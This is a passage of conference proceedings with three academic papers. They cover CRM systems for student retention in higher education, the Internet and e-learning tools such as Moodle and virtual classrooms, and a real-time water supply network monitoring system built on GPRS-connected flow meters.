more efficient and thereby increase student satisfaction.
- *Event management*. A process that should enable higher education institutions more efficient in planning of the event in order to reduce costs and make the system more efficient. The previous systems are proven to be very slow and inefficient, with manually established processes and without clearly defined Rules, wasted time of staff which is responsible for planning and advertising. To overcome this problem, it is very important to effectively plan the events, establish a proper system of defining the conditions that must be fulfilled in order to send notifications to recorded participants, and then establish a system of measuring the success in response of informed participants. Therefore, it is necessary to establish such a business process which will know to recognize the defined event with the help of a proper system and reactively notifies students

about accrued financial obligations, about the day of graduation ceremony at the university etc.

C. *Sudent retention CRM technology*

According to some authors (Seeman & O'Hara, 2006) CRM as a single implementation or as part of an integrated ERP system facilitates the organization to achieve the defined tasks by consolidating information within a single data warehouse of organization. CRM systems in the area of student retention represent a relatively new technology whose efforts are directed at monitoring and analyzing behavior of students. The aim of the use of such systems, as the software solution intended for institutions of higher education, is that in a certain period assist top management in monitoring the student progress and to successfully predict risky behavior, needs and expectations of students. In order to these systems be successfully implemented, it is necessary to perform integration of business processes of staff, students, technology, operations and marketing activities through cross-functional approach. Supported by system for business process management, CRM interface should allow the user a clear view of every step and activity within a particular process. Thus, the basis for the significant increase in retention rates is created with the assistance of efficient mechanisms for identifying student needs, better interaction and communication (Chen & Popovich, 2003).

Depending on the available packages of sellers, there are various types of CRM system aimed at the process of student retention. The task of the organization is to decide whether to join the traditional implementation of the CRM system, or which will strive to use all of more common CRM cloud solutions. Both approaches have their advantages and disadvantages. In the first case, the traditional approach for implementation of retention CRM system, institutions of higher education is required to pay a license for each client installation. In addition, there are costs in terms of procurement of IT infrastructure (servers for OS installation, DMBS, application servers, web servers, telephone exchange) and staff which will perform maintenance of these systems. On the other hand, the greater is possibility for customization of functionality and process, and most importantly for the institution, the data remains within the system.

CRM Cloud provides a cheaper and faster implementation. It is based on SaaS (Software as a service) approach, where the user via client computer and a web browser can access the applications in order to perform certain processes. What is a typical for implementation of such systems is that the institution of higher education does not have the associated costs in terms of procurement and maintenance of systems of database management, web and application servers. Also, there is no cost of payment a license per client computer. Barriers for the use of these solutions are related to the reduced ability of customization, accurate adjustment of processes and the user interface of the user requirements as well as the impossibility of storing data within the institution.

The contribution of the use of CMR system can be observed both from the standpoint of students as consumers of services, as well as from the standpoint of top management. Students as customer gains access to all necessary information significant for their course of studies, allowing them to facilitate coping with the system. Top management, by using the system for analytical data processing and early warning of risky behavior of students, seeks to mark the high-risk groups of students even before they express their problem. This can be achieved by using the system of business intelligence and data mining techniques. By using the system for event management, institutions have the ability to plan schedule of specific events and automatically notify students about important deadlines. Events that may be the subject of management are those related to monitoring of student finances and notification of accrued obligations, examination terms and certification of the semester, the notification about the day of graduation, etc.

In this regard, the CRM system, depending on the policy of the vendors, may also provide a wide range of applications intended for the processes of student retention. One part of the CRM system represents front-end applications oriented towards satisfying the needs of students as a users of services, while the second part of CRM represents a back-end applications for managers and staff with the aim of processing of data and providing assistance in the decision-making system. Front-end applications include time table applications, virtual help desk services designed to help students, services for the management of calendar and so on. Back-end applications include applications for tracking the student progress, a data warehouse for reporting and analysis, data mining and event management.

III. CONCLUSION

The paper points out the importance of using CRM system in the area of student retention. It indicates different views regarding the definition of the life cycle of the students and the importance of the implementation of CRM strategy in student retention. The paper also shows and describes the main processes in the area of student retention by using the CRM system. It must be mentioned that it is common knowledge that the lack of strategic objectives affects the poor planning. The results of such business logic destroy the meaning of business and bring into question profitability of investment in higher education institutions. Institutions of higher education have the task to review the mechanisms defined in the domain of application of CRM strategy in order to influence the growth of student retention rates. It is important to mention the trend of use of the cloud CRM in the field of higher education. According to the author (Fredette, 2013) cloud-based CRM enables flexible interaction of institutions with students and other stakeholders, where mobile data access is the basis of technology.

Due to widespread use of CRM systems in the academic business, in the following period, the authors of this paper will focus their attention on exploring the performance of implementation of CRM systems within

institutions of higher education and on providing a description of business processes from the aspect of business process management.

REFERENCES

[1] Ackerman, R., & Schibrowsky, J. (2007). A Business Marketing Strategy Applied to Student Retention: A Higher Education Initiative. *Journal of College Student Retention: Research, Theory and Practice*, *9*(3), 307–336. doi:10.2190/CS.9.3.d

[2] Becker, J. U., Greve, G., & Albers, S. (2009). The impact of technological and organizational implementation of CRM on customer acquisition, maintenance, and retention. *International Journal of Research in Marketing*, *26*(3), 207–215. doi:10.1016/j.ijresmar.2009.03.006

[3] Chen, I. J., & Popovich, K. (2003). Understanding customer relationship management (CRM): People, process and technology. *Business Process Management Journal*, *9*(5), 672–688. doi:10.1108/14637150310496758

[4] Engelbert, N. (2011). *The value of a long-term investment in CRM for higher education* (pp. 1–12). Retrieved from http://www.campusmanagement.co.uk/Documents/Whitepapers/The_Value_of_a_Long_Term_Investment_in_CRM_whitepaper.pdf

[5] Fredette, M. (2013, February). 7 SECRETS OF LASTING RELATIONSHIPS. *Campus Technology*, *26*(6), 35–38. Retrieved from http://online.qmags.com/CPT0213/default.aspx?pg=2&mode=1#pg2&mode1

[6] Grant, G. B., & Anderson, G. (2002). Customer relationship management: a vision for higher education. In R. N. Katz (Ed.), *Web Portals and Higher Education: Technologies to Make IT Personal* (pp. 23–32). New York: John Wiley & Sons, Inc.

[7] Jensen, y U. (2011). *Factors Influencing Student Retention in Higher Education* (pp. 2–5). Honolulu, USA. Retrieved from http://www.ksbe.edu/spi/PDFS/Retention_Brief.pdf

[8] Jung, R., Kochbeck, J., & Nagel, A. (2008). Student Retention through Customized Service Processes. In *The 8th IFIP Conference on e-Business, e-Services, and e-Society* (Vol. 286, pp. 221–231). Tokyo, Japan. doi:10.1007/978-0-387-85691-9_19

[9] Leone, M., & Tian, R. G. (2009). Push Vs Pull : Factors Influence Student Retention Matthew Leone and Robert G . Tian. *American Journal of Economics and Business Administration*, *1*(2), 122–132. Retrieved from

[10] Lovreta, S., Berman, B., Petkovic, H., Veljković, S., Crnković, J., & Bogetić, Z. (2010). *Menadžment odnosa sa kupcima* (Prvo izdan., p. 397). Beograd: Ekonomski fakultet u Beogradu, Data Status, Beograd.

[11] Paull, A. (2008). *Landscape Study of Student Lifecycle Relationship Management* (pp. 2–100). IRMINGHAM, United Kingdom.

[12] Rababah, K., Mohd, H., & Ibrahim, H. (2011). Customer Relationship Management (CRM) Processes from Theory to Practice : The Pre-implementation Plan of CRM System. *International Journal of E-Education, E-Business, E-Management and E-Learning*, *1*(1).

[13] Seeman, E. D., & O'Hara, M. (2006). Customer relationship management in higher education: Using information systems to improve the student-school relationship. *Campus-Wide Information Systems*, *23*(1), 24–34. doi:10.1108/10650740610639714

[14] Thayer, T.-L. B., & Harris, M. (2013). *Hype Cycle for Education, 2013: Student retention CRM*. Gartner Group. Retrieved from https://www.gartner.com/doc/2559615/hype-cycle-education-

[15] Tuček, D., & Basl, J. (2011). Using BPM Principles to Increase the Efficiency of Processes in Higher Education in the CR. In *In Proceedings of the 2nd International Conference on Education and Education technologies 2011 (WORLD–EDU 11,)* (p. 299).

[16] Wiseman, C. S., & Messitt, H. (2010, November). Academic Advisement to Help Students Engage with the Community: Faculty Perspectives on the Process. *Faculty resource network*. Washington, D.C., USA: Howard University. Retrieved from http://www.nyu.edu/frn/publications/engaging.students/Wiseman.Messitt.html

Internet and Education

O. Iskrenovic-Momcilovic
Faculty of Education, Sombor, Serbia
oljkaisk@yahoo.com

Abstract - This paper explains the functioning of the education and the Internet as an integral whole. Use of the Internet has seen a metamorphosis of education and progress. Internet provides a completely different organization of teaching and educational work, exemplary abilities and interests of each student, and also provide better and more efficient emission, transmission and absorption of knowledge. Such work is knowledge successfully put into operation the development of human capabilities

I. INTRODUCTION

The phenomenon of education has always been a challenge for the human community, in both the past and the present. The man was eventually acquired more experience and strive to remember, write down and pass on to future generations, which inevitably led to the development of education. From the original community in which education was equivalent to practicing and teaching, in which the older emphasized skills and experience, we came to the post-modern society - a society of knowledge, what we are witnessing, and which relies on sophisticated electronic technologies. Today, education must be considered in the context of the function that is specific to a global society and that is subordinated to the art and technology. It is impossible to talk about education, and that it has nothing to do with new media such as the Internet, for example.

There are many definitions of education. Education is the pedagogical process as a function of enriching human knowledge or arming youth knowledge, skills and habits [1]. This definitions impose the question: In what ways can an individual to come to the knowledge of the world? The answer is education on the Internet. It will enable him to access the learning material (e-books, scripts ...), multimedia presentations and others, of a variety of educational resources. If you have an appropriate level of information culture, and I think that is enough not to have irrational resistance to inappropriate Internet as a means, medium, certainly it is internet enabled learning.

If we take that education is a long, continuous process that includes the individual from his birth until the end of life, then education is intended for everyone. So it is with those on the Internet. Anyone who believes that we should learn something, supplement their knowledge, something to remind, easy to learn and elevates him to a higher level on the right track. There are students - making homework, writing term papers; teachers - preparation for classes, professional development; farmers, workers, craftsmen - everyday things and problems can be solved by finding out more about them; and more serious topics, such as attendance at college, and yet at home, training for a job, and with his own computer in the living room.

II. INTERNET

It is evident that there are enormous possibilities of the Internet, but also that they are constantly being discovered [2]. This paper will deal with education on the Internet, though I will not be able to even scratch the surface, it's a huge space. Because it with his great and unique ability to connect, and the rapid transformation of the world wide space, creates a wide range and creates great possibilities for application and development of large database of useful data and information education centers quoted author of the text points out that the positive the role of the Internet in on-line communication, understanding and using just educational opportunities of the Internet, where it is present versatility and awareness on a global level.

As one of the main elements of today's information systems, the Internet, a network of networks, is at the top of utilization, distribution and use in modern society [3]. Internet popularity and its application due primarily to services that continually improve and multiply. Options that provide services are great and versatile, a division of the basic, public, information, discussion, conference and search service best exemplifies their essence....

A. Internet services

Internet services help students and students learn to search, process, analyze and apply information [4]. They are characterized by an important feature that can be used to end users, but are also used with other applications. An important reason for the use of web services to continue the search for useful content that students will use for the treatment of certain educational topics. Web services enable students to improve existing skills and gain new self.

E - mail is a service that is intended for the exchange of messages among individuals. Messages are sent and received through the program MSOutlook Express, Hotmail, Yahoo Mail, Eudora and others. Users (pupils, students, teachers) simultaneously send messages to multiple recipients joining files (Word documents, spreadsheets, or images). Mailing lists (mailing lists) can be used for collaborative discussions, debates and training in the community for learning.

World Wide Web (WWW) is the most popular internet service which the data network connecting the form of hyperlinks. Under the document's text and it can

be contained other multimedia content that can be the subject of teaching and learning.

Figure 1. Internet services

Chat is a service that allows students with synchronous communication using text or phone via the Internet. Most IRC programs (MSN Messenger, ICQ or Yahoo Messenger) can be activated directly from web pages. Some systems have an electronic board (electronic whiteboard) in which the teacher can print the information visible to all participants shat-a, mimicking the situation in the classroom.

B. Internet search engines

Internet search engine is a software system that is designed to search for information on the World Wide Web, mainly by the by keywords. Less commonly, it occurs by selecting the offered items. Internet search engines help the students and teachers that the quickest and easiest way to search the entire space on the internet and come up with relevant information essential to the educational process. Databases are necessary for the preparation classes are obtained by typing key words into a search engine that provides the locations where there are educational activities related to teaching and learning. If, for example, seeks English course, internet search engine contains a list of web pages related to these words, which offers a page appears that mention the term.

Figure 2. Internet search engines

During the nineties created programs that have been stripped listings directory files located in certain places in the network. Such programs were Archie, Gopher, ALIWEB, WebCrawler. Shortly after them, Infoseek, Northern Light and Alta Vista. Yahoo is spearheaded by the phenomenon, Google, he'd since 2007. become by far the most popular search engine. Currently, the most common Google, Mozilla, Opera and others.

III. MODERN FORMS OF EDUCARION

A. E-learning

e-Learning is a form of distance learning [5]. It is effective because it provides the opportunity for successful mastery of knowledge in various fields of education and other areas, and individuals and groups at any time and at any place. Users of e-learning can be found all over the world and it can be an entire school and student population. The most popular form of e-learning are online courses that deliver a variety of benefits to its users. Observe the activities of each student time, and allow the learning time adjust each individually.

Tools for e-learning is used to perform e-learning that is different from maintaining classic classroom. Distance learning is unthinkable without courseware tools that serve a clear presentation of the material and a different way of systematization [6]. They, in fact, complement teaching.

Figure 3. Tools for e-learning

Moodle is an open-source course management system (Course Management System - CMS). Occurs on LMS (Learning Management System) platforms used by universities and schools to create and improved courses using web-based technologies. Moodle the application, ie. software package, which is the basic purpose of development and maintenance of on-line courses. Moodle learning management system remotely provides teachers with full computer support as organize and conduct on-line courses. Tools for e-learning is used to perform e-learning that is different from maintaining classic classroom. Distance learning is unthinkable without courseware tools that serve a clear presentation of the material and a different way of systematization. They, in fact, complement teaching.

ATutor is a free and open-source learning management system designed for the purpose of adapting the educational offer and increase access to education. Administrators can easily install it and upgrade if necessary. Teachers are in a position to raise the teaching content and fit it into the package, and distribute it on-line. The main advantage of this tool is compatible with SCORM 1.2 format, which is required when exchange rates, with the speed, availability and easy installation and maintenance.

Blackboard is considered one of the most widely used tools for e-learning and distance learning, which appeared on the market after the company was founded Blackboard. One of the most widespread LMS tools, which were accepted, and he made many educational materials, world-renowned universities. The most important reason for its use is that the standards for data exchange. This tool provides commercial and private space and settings, better asynchronous and synchronous communication, Internet Email, use the calendar, select appearance, more opportunities to check the knowledge, support for audio and video, more information about student participation and support for content sharing. Blackboard is a synthesis of multiple software products and services for many educational institutions that have the need for e-learning.

WebCT is a software tool used for teaching at a distance when the student and teacher spatially, but also as a complement to traditional courses and classical education. In this case they are in use and multimedia capabilities of WebCT and Internet technologies allow. At the very beginning of this tool has been developed for university lecturers to facilitate placement of material on the Internet. This system was created when it noted that teachers need more time to set up the material than just lecture and work with students. The program allows the teacher to change course at any time, and they may not be immediately visible to all students. Access WebCT course is approved and all participants have their own username and password. WebCT allows enriching the classical rate multimedia elements (sound, images, internet links, additional information, evaluation of participants' knowledge tests and assignments on-line (it is possible to take the exam at different times), self-assessment of knowledge for students, create an index and glossary of important terms appear in the lessons, integrating existing web resources in the course; communication trainees interconnected through the forums (discussion) or instant messaging (chat).

The advantages of e-learning can be noted spatial and temporal flexibility (student learning independent of time and space), learning content can be tailored to individual students (adding content for students with lower levels of prior knowledge), teamwork, students on joint projects (developed in social and communication skills), practical work with different technologies (acquire additional knowledge and skills on the use of different technologies), the use of interactive learning content and a variety of media (for presenting content, and availability of the same 24 hours online), better interaction between students and teachers (computer-aided communication is often more immediate and intense, with no fear of authority professors).

On the downside, it should be noted that the greatest long duration of the production of materials for learning and testing [7]. There is a lack of social aspects of learning because students during educational encounters with a computer. Come to the fore problems of a technical nature where the biggest problem authorization - the problem of determining whether it is on the other side of the right person and that it is competent to investigate. Many e-learning programs fail because a large number of students give up and never complete the program by the end.

B. Virtual classroom

Virtual reality is a technology that can be used and the process of learning in a virtual classroom where the student and teacher are separated in real space.

Virtual classroom model is real classrooms that exists and functions in real time. Use e-Learning system network for distance learning and thus improving the use and navigation of the website. Its purpose is to primarily students of its use, as well as the advice of professors, and holistic curriculum through the system of distance learning, preparation for work in a real environment. Gaining experience through this constructed system fully prepare students for work and provides most of the practical knowledge in which it occurs and the savings in space and time. Virtual classrooms are based on the model of collaborative learning and the use of Web technology, and provides an open type of learning that is accessible to all stakeholders in education regardless of personal characteristics and financial or other condition. One is a learning environment located within a computer-generated and communications systems supported, and aim to improve access to advanced educational technologies by students, for students and teachers to participate in the work of the department who are away from each other and separated. Virtual classroom is actually software that connects other educational software and allows the students to the more modern and efficient way to get all the latest knowledge. Students not only have the opportunity to acquire new knowledge, but are placed in the concrete situation in the classroom - get an impression of working in real terms.




Figure 4. Virtual classroom

The advantage of virtual classrooms is that teachers and students create a new identity. It is an incentive for shy students, and the replacement seems to have a great teaching topic especially in content with playing the role. Virtual Classroom provides unrestricted space, a concept of the class gets a new definition. Passes through the various spaces can be carried out together with the students. They can visit the art galleries, the city where residents speak a language that we study, a play, a place of history and fantasy, depending on the activities planned during the school day. An important advantage is that it solves the problem of static and fatigue, because it creates the impression of movement in space that today's students certainly fits. In addition to working with students, teachers can be involved in the work of a group of professors. Through the function of friends and groups can come into contact with experts, learn and exchange ideas and experiences acquired during the year.

Problems virtual classroom relate mainly to technical limitations of the computer you have school during classes or students who approach teaching from their homes. Technical requirements can therefore be checked before planning work with students. The dynamics that allows this medium requires a lot of technical skills teacher and his organizational skills. Technical difficulties require to plan more time for activities, to have a backup plan and a lot of patience. Results of teaching are evident when working in pairs, because then I can keep track of

students, especially those with modest abilities. Thus, the teaching achieves maximum impact.

C. *Video confernce*

Video conference is the transmission of image and sound in relatively real time between two locations. It is a technology that allows two or more people in different locations see and hear each other at the same time so freely communicate in real time. Sound and picture are transmitted electronically in digital format, which provides simultaneous interactive communication. In this regard, it should be understood computer applications, websites, library catalogs and software. The most commonly used for business purposes and in distance learning. In the field of education are suitable for all levels.




Figure 5. Video confernce

The contents of the seminars or lectures educational centers can easily and quickly delivered to various locations and schools, thus creating the conditions that students or students more easily attend or monitor and present papers.

Through video conference students at the university or students in schools under the guidance of a mentor or its monitoring. There is an option for students to be in places where the current school attendance is not practicable. Conferences and events anywhere in the world available through video conference systems without the cost of connecting people with physical presence. Video conference is applicable both for scientific purposes, especially for university knowledge exchange in the field of science and education, and private communication in general. Because Available with the equipment, cost and ease of handling, with the ability to achieve significant impact in teaching is becoming very popular.

New technologies for voice and image in real-time enriched the system of distance education. Video conferene systems it is possible to create such a learning environment that is quite a bit different from the classic classroom, and has all the advantages of distance education. Video conference is most effective when it comes to direct communication between the teacher, or mentor and student. Its advantage is that participants do not have to reside on a predetermined place if they have the appropriate computer equipment. Communication is more personal because some participants and relaxed in a familiar environment. As an interactive communication medium, double-sided video communication allows visual connection and interaction among the participants which enhances understanding and helps participants to create a sense of connection. And a student acts by their increased motivation and improved communication. He is also learning a closer and more detailed because students ask better questions, learn first-hand before the book, and the required planning provides a better learning experience,

The main drawback of video conference is that a small number of schools and students, and students possess the necessary technology and equipment for this type of e-learning. Also, some participants video conference may feel uncomfortable in front of the camera, and this also applies to the teachers who should possess a talent, acting "as well as the students who will sometimes be so free to communicate as they were in real classroom

IV. CONCLUSION

When it comes to these two antipodes: traditional and modern education, I could talk about three things. The first would be the traditional classes. The traditional model would keep all the elements of classical education, and this is the time, place (and fixed), monotone classrooms without computers, and the Internet only in the use of certain terms. This approach continues, the students, the students are impoverished in terms of access to information. Then, a happy medium could be a rejoin to continue keeping the above mentioned fixed places, times also, but with the proviso that the intensive start to introduce the Internet in the teaching process. Finally, what are eagerly desires, is a modern teaching - learning on the Internet. All material teachers put in on line regime. Most importantly, the students do not come to school, but educate yourself on the Internet, via the Internet. The result is as follows - achieved an enviable level of education .

REFERENCES

[1] V. Radovanovic, Lj. Savic, “Obrazovanje i trening na Internetu“, 6. Medunarodni simpozijum Tehnologija, informatika i obrazovanje za drustvo ucenja i znanja, Tehnicki fakultet, Cacak, 2011.

[2] B. Miljkovic, O. Iskrenovic-Momcilovic, D. Rastovac, “The role of information technology and educational software in affiliation and integration of teaching process“, Theory and practice of connecting and integrating in teaching and learning process, Faculty of education, University of Novi Sad, pp.185-198, 2013.

[3] Z. Mirasinovic, S. Dimitrijevic, “Internet – izvor informacija u obrazovanju“, Konferencija Tehnika i informatika u obrayovanju, Cacak, 2014.

[4] O. Anicic, J. Dekic-Lovic, “Internet servisi“, Konferencija Tehnika i informatika u obrazovanju“, Cacak, 2012.

[5] M. Bogdanovic, “Growing Importance of Distance Education, International Journal of Modern Education and Computer Science“, vol. 3, pp. 35-41, 2012.

[6] Z. Lukic-Radojcic, “Integrativna nastava u savremenom obrazovnom procesu“, Obrazovna tehnologija, br. 4, str. 367-378, 2011.

[7] D. Kozlova, “Distance learning – an innovative way of getting education“, International Conference on Information Technology and Development of Education, Zrenjanin, 2013.

Consideration on real-time network management for water supply network

O. Jukić, I. Heđi
Virovitica College, Virovitica, Republic of Croatia
{oliver.jukic | ivan.hedi}@vsmti.hr

Abstract - In this paper, real-time management system for water supply network is considered. Real-time network control and management is based on network inventory management system which is presented in our previous work. Main goal of network inventory management system is to collect, process and store network inventory data, using graphical user interface. Network inventory data are going to be presented to network operating personnel. Inventory data are stored in Data Warehouse, respecting network information model. After introducing inventory management system, we have made basic discussion related to technical aspects of real-time data collecting in water supply networks. The most important key performance indicators are defined, as well as their relation to network information model. Potential usage of correlation techniques is discussed, aimed to reduce decision making time. Also, correlation techniques introduce intelligent input raw data processing. On technical aspects main problem is to construct hardware parts which will transmit and collect sensing values. It depends on facts that nodes are located underground, there are large number of nodes and most nodes don't have power supply available. Finally, model of information system for real-time water supply network management is presented for water leakage detection using water flow meters on network nodes.

Keywords: water supply network, real-time management system, inventory, correlation, network information model

I. INTRODUCTION

A. Telecommunication and water supply network

Network infrastructure capacity (read: "cost") should be optimized, but service level from the customer's point of view must not be degraded. Because of that, every network operator has some kind of centralized network and/or service operation and maintenance center (official names vary, such as "Operation and Maintenance Center", "Network/Service Operation Center", etc.), tracing current network status and triggering appropriate restoring actions in case of network problems. Services provided by network operators rely on operator's network infrastructure.

Originally, above text was published in [3] within the context of telecommunications network. However, it can be applied to any other network type, such as water supply network. In network theory, there are four general classes of networks: technological networks, social networks, information networks and biological networks. The division into classes is a useful one, since networks in the same class are often treated using similar techniques, ideas and algorithms [4]. Both telecommunication and water supply network belong to the class of technological networks. Indeed, there is a network, as a structured collection of nodes (vertices) joined by edges (links); there is a specific network infrastructure (pipes, valves, etc.), there is a service provided; there is measurable service quantity (cubic meters of water delivered); and finally, there is measurable service quality (i.e. chemical content of water, network down-time in seconds, average water pressure in specific network link, etc.) [9].

B. Inventory (configuration) management

In water supply network almost all network elements are invisible, located in the ground. In most cases, network elements are not accessible through any communication infrastructure, and they are "software-free" elements. Hence, there is no possibility to implement self-detection or auto-discovery features. Hence, it is rather important to implement and maintain network configuration database. Configuration management is used to locate resources, and to keep track of the resources and their details [2]. Water supply network operators usually have "database" as a collection of different type documents describing network, even in the electronic form. However, that is not enough for maintenance and management activities. There is very strong need for information system for network configuration management, which we call "inventory" management (in water supply network we use term "network inventory" for all elements building water supply network). As a first step in our research we have focused on related work and developing of our own water supply inventory management system [9]. After introducing inventory management system, we have made basic model related to real-time data collecting for water supply network. This inventory management system is foundation for performance management and representing real-time data from network. In this work we are focused on water leakage detection with water flow meters.

C. Related work

Vienna Waterwork's approach to network maintenance and rehabilitation is described in [1]. Network information system of Vienna Waterwork is briefly presented. System is primarily used to provide assistance platform for planning process. For predicting

pipe failures the proportional hazards model (PHM) is used.

GIS-based water supply information system for an urban area is described in [7]. The basic aim of that water supply information system is to serve as a decision support tool for Waterwork's management by helping maintain records of leaks and repairs.

Both systems are focused on inventory management, but currently without GPS coordinates. Real-time data integration is also not considered.

In [8] system using telemetry for obtaining real-time data from water-supply network is described. However, all data are propagated to SCADA application; inventory management is not considered.

All facts mentioned above have encouraged us to continue research and development activities leading to the integration of real-time collected data with network inventory system based on GPS coordinates.

II. REAL-TIME NETWORK MANAGEMENT

A. Inventory management system architecure

As a first step, we have detected the need for developing water supply network inventory system. The main goal for this system is to collect, process and store inventory data through graphical user interface, to be presented to network operating personnel. Inventory management system is presented in [9], architecture is shown on figure 1.




Figure 1. Inventory management system architecture

Inventory management system consists of three layers; mediation layer, database layer and presentation layer. Database layer is core of the system in which complete network structure is stored as information model in Data Warehouse. Mediation layer is used for collecting real-time performance data from network. For network presentation Graphical User Interface is developed in web technology with Google maps as background to show complete network structure to operator personnel.

When water-supply network information model is stored in database, it can be used as foundation for performance management. Every single network element is allowed to become performance measurement point, where specific key performance indicators can be measured. All measurements should be collected in real-time manner from the water-supply network. Measuring data are usable for prediction of future pipe failures using appropriate prediction models. By knowing the number of failures in the past, it is possible to predict time of the next failure with a certain probability. Research and development of suitable models will be subject of the future work, while one possible approach (proportional hazards model - PHM) is described in [5] and [6]. All mentioned information are an important part of network planning process.

B. Collecting real-time data from network

For water leakage detection there are two directions. Industrial solutions usually offer acoustic loggers that can either be permanently located in the network or they can be deployed at certain points for a short or long period. By recording and analyzing the intensity and consistency of noise, each logger indicates the likely presence (or absence) of a leak.

In our water supply management solution we used incorporated telemetric modules which are located in compound elements, such as manhole. Manholes are connected with pipes located underground. Modules consist of industrial electromagnetic flow meter and integrated GSM/GPRS modem. In the electromagnetic measuring principle, the flowing medium is the moving conductor. The voltage induced is proportional to the flow velocity and is supplied to the amplifier via two measuring electrodes. The flow volume is calculated via the pipe cross-sectional area. The DC magnetic field is created through a switched direct current of alternating polarity. This modules are "slaves" which can communicate with "master" module using GPRS VPN M2M network provides by telecom operators.

For collecting real-time data from network mediation layer is used. On mediation layer in Network/Service Operation Center there is one master module which is connected to slave modules in real network. Main functions of mediation layer are:

- data collection from water-supply network
- unification of all data formats
- aggregation of collected data on low level, preparing it for storage in real-time performance data warehouse

Topology for collecting real-time data is shown on figure 2. All data are collected by specific applications called access modules. Every access module uses specific techniques and performs specific actions in order to obtain data from the water-supply network. Collected measurements are stored into a real-time performance data warehouse. Every measurement is related to some specific performance measurement point, which is defined in a

water-supply network information model. This is the basis for data unification.




Figure 2. Topology of communication for collecting real-time data

Namely, every measurement is tuple containing:

- performance measurement point (where was it measured?)
- performance measurement indicator name (what was measured?)
- performance measurement value (which value was measured?)

Following the data unification, aggregation of collected data can be performed. Data can be aggregated by any mathematical function, such as sum, average or count. Aggregation can be grouped by performance measurement points or performance measurement indicator names. Measurement tuple is created by master module which request measurement value from every slave module one by one. Pseudo code which represents actions for collecting flow value is:

- for i = 0 to number of slave nodes
  - find node name from configuration file
  - connect to slave module
  - request current measuring value
  - construct measuring tuple
  - insert measuring tuple to real-time performance data database.

Currently, in testing phase we have four slave modules which measure flow in four manholes. Slave modules are located in manholes with battery power supply. Transmitter with GSM/GPRS and flow meter sensor are mounted separately one from another. A SIM card from a mobile communications provider is required for the GSM/GPRS mode. GPRS (General Packet Radio Services) is a mobile communications technology that takes advantage of the benefits afforded by package oriented data transmission and channel bundling. In contrast to normal connections, an entire channel is not reserved for the duration of the connection between the mobile device and the base station when transmitting data via GPRS. Instead, the data are grouped into data packets which can be transmitted depending on the requirements and capacity. Higher transmission rates are possible with packet-based data transmission. This allows the measuring system to connect periodically on request specified in access module. Therefore communication via GPRS-based operation of the measuring system provides the simplest and most cost-effective way of connecting a measuring point periodically. On technical aspects main problem is to construct hardware parts which will transmit and collect sensing values. It depends on facts that nodes are located underground, there are large number of nodes and most nodes don't have power supply available. Our current consideration is to use Wireless Sensor Networks as energy efficient sensing [10] to spread over water supply network. It will be subject of future work and will be presented in future papers.

C. *Performance monitoring on presentation layer*

Network presentation GUI is web interface located on the top of database layer. At presentation layer there is performance monitoring module. This is graphical interface which is connected to real-time performance data database and reading last measurement value for each node which consists of slave flow measuring module and serves as "performance cockpit". Basis for this graphical interface is Network inventory data presentation on GPS supporting platform (Figure 3.).

